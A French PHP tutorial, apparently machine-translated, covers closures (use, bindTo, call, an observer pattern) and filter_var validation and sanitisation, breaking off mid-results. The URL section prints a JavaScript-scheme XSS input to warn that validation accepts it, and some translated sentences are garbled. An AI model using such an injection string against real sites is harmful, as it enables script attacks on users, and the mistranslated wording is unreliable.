Une **fermeture** est l'équivalent PHP d'une fonction anonyme, par exemple. une fonction qui n'a pas de nom. Même si cela n'est pas techniquement correct, le comportement d'une fermeture reste le même que celui d'une fonction, avec quelques fonctionnalités supplémentaires.

Une fermeture n'est rien d'autre qu'un objet de la classe Closure qui est créé en déclarant une fonction sans nom. Par exemple:

```
<?php

$myClosure = function() {
    echo 'Hello world!';
};

$myClosure(); // Shows "Hello world!"
```

Gardez à l'esprit que `$myClosure` est une instance de `Closure` qui vous permet de savoir ce que vous pouvez réellement en faire (cf. http://fr2.php.net/manual/en/class.closure.php)

Le cas classique où vous auriez besoin d'une fermeture, c'est lorsque vous devez donner un `callable` à une fonction, par exemple usort .

Voici un exemple où un tableau est trié en fonction du nombre de frères et sœurs de chaque personne:

```
<?php

$data = [
    [
        'name' => 'John',
        'nbrOfSiblings' => 2,
    ],
    [
        'name' => 'Stan',
        'nbrOfSiblings' => 1,
    ],
    [
        'name' => 'Tom',
        'nbrOfSiblings' => 3,
    ]
];

usort($data, function($e1, $e2) {
    if ($e1['nbrOfSiblings'] == $e2['nbrOfSiblings']) {
        return 0;
    }
```

```
    return $e1['nbrOfSiblings'] < $e2['nbrOfSiblings'] ? -1 : 1;
});

var_dump($data); // Will show Stan first, then John and finally Tom
```

Utilisation de variables externes

Il est possible, dans une fermeture, d'utiliser une variable externe avec le mot-clé spécial **utilisé** . Par exemple:

```
<?php

$quantity = 1;

$calculator = function($number) use($quantity) {
    return $number + $quantity;
};

var_dump($calculator(2)); // Shows "3"
```

Vous pouvez aller plus loin en créant des fermetures "dynamiques". Il est possible de créer une fonction qui renvoie une calculatrice spécifique, en fonction de la quantité à ajouter. Par exemple:

```
<?php

function createCalculator($quantity) {
    return function($number) use($quantity) {
        return $number + $quantity;
    };
}

$calculator1 = createCalculator(1);
$calculator2 = createCalculator(2);

var_dump($calculator1(2)); // Shows "3"
var_dump($calculator2(2)); // Shows "4"
```

Fixation de base

Comme vu précédemment, une fermeture n'est rien d'autre qu'une instance de la classe Closure, et différentes méthodes peuvent y être appelées. L'un d'eux est `bindTo` , qui, à la fermeture, retournera un nouveau lié à un objet donné. Par exemple:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
```

```
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Fermeture et lunette de fermeture

Considérons cet exemple:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    public $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance);

$myBoundClosure(); // Shows "Hello world!"
```

Essayez de modifier la visibilité de la `property` pour qu'elle soit `protected` ou `private` . Vous obtenez une erreur fatale indiquant que vous n'avez pas accès à cette propriété. En effet, même si la fermeture a été liée à l'objet, la portée dans laquelle la fermeture est appelée n'est pas celle nécessaire pour avoir cet accès. C'est à cela que sert le second argument de `bindTo` .

La seule façon d'accéder à une propriété si elle est `private` est qu'elle est accessible à partir d'une étendue qui le permet, c'est-à-dire. la portée de la classe. Dans l'exemple de code précédent, la portée n'a pas été spécifiée, ce qui signifie que la fermeture a été appelée dans la même portée que celle utilisée lorsque la fermeture a été créée. Changeons cela:

```
<?php

$myClosure = function() {
    echo $this->property;
};

class MyClass
{
    private $property; // $property is now private
```

```
    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myInstance = new MyClass('Hello world!');
$myBoundClosure = $myClosure->bindTo($myInstance, MyClass::class);

$myBoundClosure(); // Shows "Hello world!"
```

Comme nous venons de le dire, si ce second paramètre n'est pas utilisé, la fermeture est appelée dans le même contexte que celui utilisé lors de la création de la fermeture. Par exemple, une fermeture créée à l'intérieur d'une classe de méthode appelée dans un contexte d'objet aura la même portée que celle de la méthode:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }

    public function getDisplayer()
      {
        return function() {
              echo $this->property;
        };
      }
}

$myInstance = new MyClass('Hello world!');

$displayer = $myInstance->getDisplayer();
$displayer(); // Shows "Hello world!"
```

Relier une fermeture pour un appel

Depuis PHP7 , il est possible de lier une fermeture pour un seul appel, grâce à la méthode d' `call` . Par exemple:

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}
```

```
$myClosure = function() {
    echo $this->property;
};

$myInstance = new MyClass('Hello world!');

$myClosure->call($myInstance); // Shows "Hello world!"
```

Contrairement à la méthode `bindTo` , il n'ya pas de `bindTo` de s'inquiéter. La portée utilisée pour cet appel est la même que celle utilisée lors de l'accès ou de l'invocation d'une propriété de `$myInstance` .

Utiliser des fermetures pour implémenter un motif d'observateur

En général, un observateur est une classe avec une méthode spécifique appelée lorsqu'une action sur l'objet observé se produit. Dans certaines situations, les fermetures peuvent être suffisantes pour mettre en œuvre le modèle de conception de l'observateur.

Voici un exemple détaillé d'une telle implémentation. Déclarons d'abord une classe dont le but est d'informer les observateurs lorsque sa propriété est modifiée.

```
<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

    public function attach(SplObserver $observer)
    {
        $this->observers[] = $observer;
        return $this;
    }

    public function detach(SplObserver $observer)
    {
        if (false !== $key = array_search($observer, $this->observers, true)) {
            unset($this->observers[$key]);
        }
    }

    public function notify()
    {
        foreach ($this->observers as $observer) {
            $observer->update($this);
        }
    }

    public function getProperty()
    {
        return $this->property;
    }

    public function setProperty($property)
    {
        $this->property = $property;
```

```
        $this->notify();
    }
}
```

Ensuite, déclarons la classe qui représentera les différents observateurs.

```
<?php

class NamedObserver implements SplObserver
{
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}
```

Testons enfin ceci:

```
<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$observer2 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$o->attach(new NamedObserver($observer1, 'Observer1'))
  ->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// Shows:
// Observer1 has been notified! New property value: Hello world!
// Observer2 has been notified! New property value: Hello world!
```

Notez que cet exemple fonctionne car les observateurs partagent la même nature (ils sont tous deux "observateurs nommés").

Lire Fermeture en ligne: https://riptutorial.com/fr/php/topic/2634/fermeture

Chapitre 36: Fonctions de filtres et filtres

Introduction

Cette extension filtre les données en les validant ou en les désinfectant. Ceci est particulièrement utile lorsque la source de données contient des données inconnues (ou étrangères), telles que les entrées fournies par l'utilisateur. Par exemple, ces données peuvent provenir d'un formulaire HTML.

Syntaxe

- mixed filter_var (variable $ variable [, int $ filter = FILTER_DEFAULT [, options mixtes $]])

Paramètres

Paramètre	Détails
variable	Valeur à filtrer Notez que les valeurs scalaires sont converties en chaîne en interne avant d'être filtrées.
------	------
filtre	L'ID du filtre à appliquer. La page de manuel Types de filtres répertorie les filtres disponibles. En cas d'omission, FILTER_DEFAULT sera utilisé, ce qui équivaut à FILTER_UNSAFE_RAW. Cela se traduira par l'absence de filtrage par défaut.
------	------
options	Tableau associatif d'options ou disjonction binaire des indicateurs. Si le filtre accepte les options, des indicateurs peuvent être fournis dans le champ "flags" du tableau. Pour le filtre "callback", le type appelable doit être transmis. Le rappel doit accepter un argument, la valeur à filtrer et renvoyer la valeur après le filtrage / désinfection.

Examples

Validez votre adresse email

Lors du filtrage d'une adresse e-mail, `filter_var()` renverra les données filtrées, en l'occurrence l'adresse e-mail, ou false si une adresse e-mail valide est introuvable:

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

Résultats:

```
string(16) "john@example.com"
bool(false)
```

Cette fonction ne valide pas les caractères non latins. Le nom de domaine internationalisé peut être validé dans sa forme `xn--` .

Notez que vous ne pouvez pas savoir si l'adresse e-mail est correcte avant de lui envoyer un e-mail. Vous souhaiterez peut-être effectuer des vérifications supplémentaires, telles que la vérification d'un enregistrement MX, mais cela n'est pas nécessaire. Si vous envoyez un e-mail de confirmation, n'oubliez pas de supprimer les comptes inutilisés après une courte période.

Valider une valeur est un entier

Lors du filtrage d'une valeur qui doit être un entier, `filter_var()` renverra les données filtrées, en l'occurrence le nombre entier ou false si la valeur n'est pas un entier. Les flotteurs *ne* sont *pas des* entiers:

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

Résultats:

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
int(7)
```

Si vous ne prévoyez que des chiffres, vous pouvez utiliser une expression régulière:

```
if(is_string($_GET['entry']) && preg_match('#^[0-9]+$#', $_GET['entry']))
    // this is a digit (positive) integer
else
    // entry is incorrect
```

Si vous convertissez cette valeur en un entier, vous n'avez pas à faire cette vérification et vous pouvez donc utiliser `filter_var` .

Validation d'un nombre entier tombe dans une plage

Lorsque vous validez qu'un entier est compris dans une plage, la vérification inclut les limites minimum et maximum:

```
$options = array(
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

Résultats:

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

Valider une URL

Lors du filtrage d'une URL, `filter_var()` renverra les données filtrées, dans ce cas l'URL, ou false si une URL valide est introuvable:

URL: `example.com`

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Résultats:

```
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
```

URL: `http://example.com`

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Résultats:

```
string(18) "http://example.com"
string(18) "http://example.com"
string(18) "http://example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com`

```
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Résultats:

```
string(22) "http://www.example.com"
string(22) "http://www.example.com"
string(22) "http://www.example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com/path/to/dir/`

```
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Résultats:

```
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
```

```
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Résultats:

```
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php?test=y`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Résultats:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

Avertissement : Vous devez vérifier le protocole pour vous protéger contre une attaque XSS:

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

Désinfecter les filtres

nous pouvons utiliser des filtres pour assainir notre variable en fonction de nos besoins.

Exemple

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
var_dump($newstring); // string(7) "Example"
```

ci-dessus supprimera les balises HTML de la variable `$string` .

Validation des valeurs booléennes

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

Valider un numéro est un flotteur

Valide la valeur en tant que valeur flottante et convertit en valeur flottante en cas de succès.

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT));


var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Résultats

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
bool(false)
```

```
bool(false)
bool(false)
bool(false)

float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

Valider une adresse MAC

Valide qu'une valeur est une adresse MAC valide

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

Résultats:

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

Adresses électroniques de Sanitze

Supprimez tous les caractères sauf les lettres, les chiffres et! # $% & '* + - =? ^ _ `{|} ~ @. [].

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john/@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john\@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

Résultats:

```
string(16) "john@example.com"
string(33) "!#$%&'*+-=?^_`{|}~.[]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

Désinfecter les entiers

Supprimez tous les caractères sauf les chiffres, le signe plus et moins.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@.[]0123456789abcdefghijklmnopqrstuvwxyz",
FILTER_SANITIZE_NUMBER_INT));
```

Résultats:

```
string(1) "1"
string(2) "-1"
string(1) "1"
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

Désinfecter les URL

URL de Sanitze

Supprimez tous les caractères sauf les lettres, les chiffres et $ -_. +! * '(), {} | \ ^ ~ [] `<> #%"; /?: @ & =

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_SANITIZE_URL));
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-
=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c',
FILTER_SANITIZE_URL));
```

Résultats:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

Désinfecter Flotteurs

Supprimez tous les caractères sauf les chiffres, + - et éventuellement., EE.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

Résultats:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(9) "18281-009"
```

Avec l'option `FILTER_FLAG_ALLOW_THOUSAND` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Résultats:

```
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(5) "1,000"
string(6) "1,0000"
string(9) "1,0000000"
string(10) "1,00000001"
string(9) "18281-009"
```

Avec l'option `FILTER_FLAG_ALLOW_SCIENTIFIC` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
```

Résultats:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(10) "18281e-009"
```

Valider les adresses IP

Valide qu'une valeur est une adresse IP valide

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
```

```
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

Résultats:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Validez une adresse IP IPv4 valide:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

Résultats:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
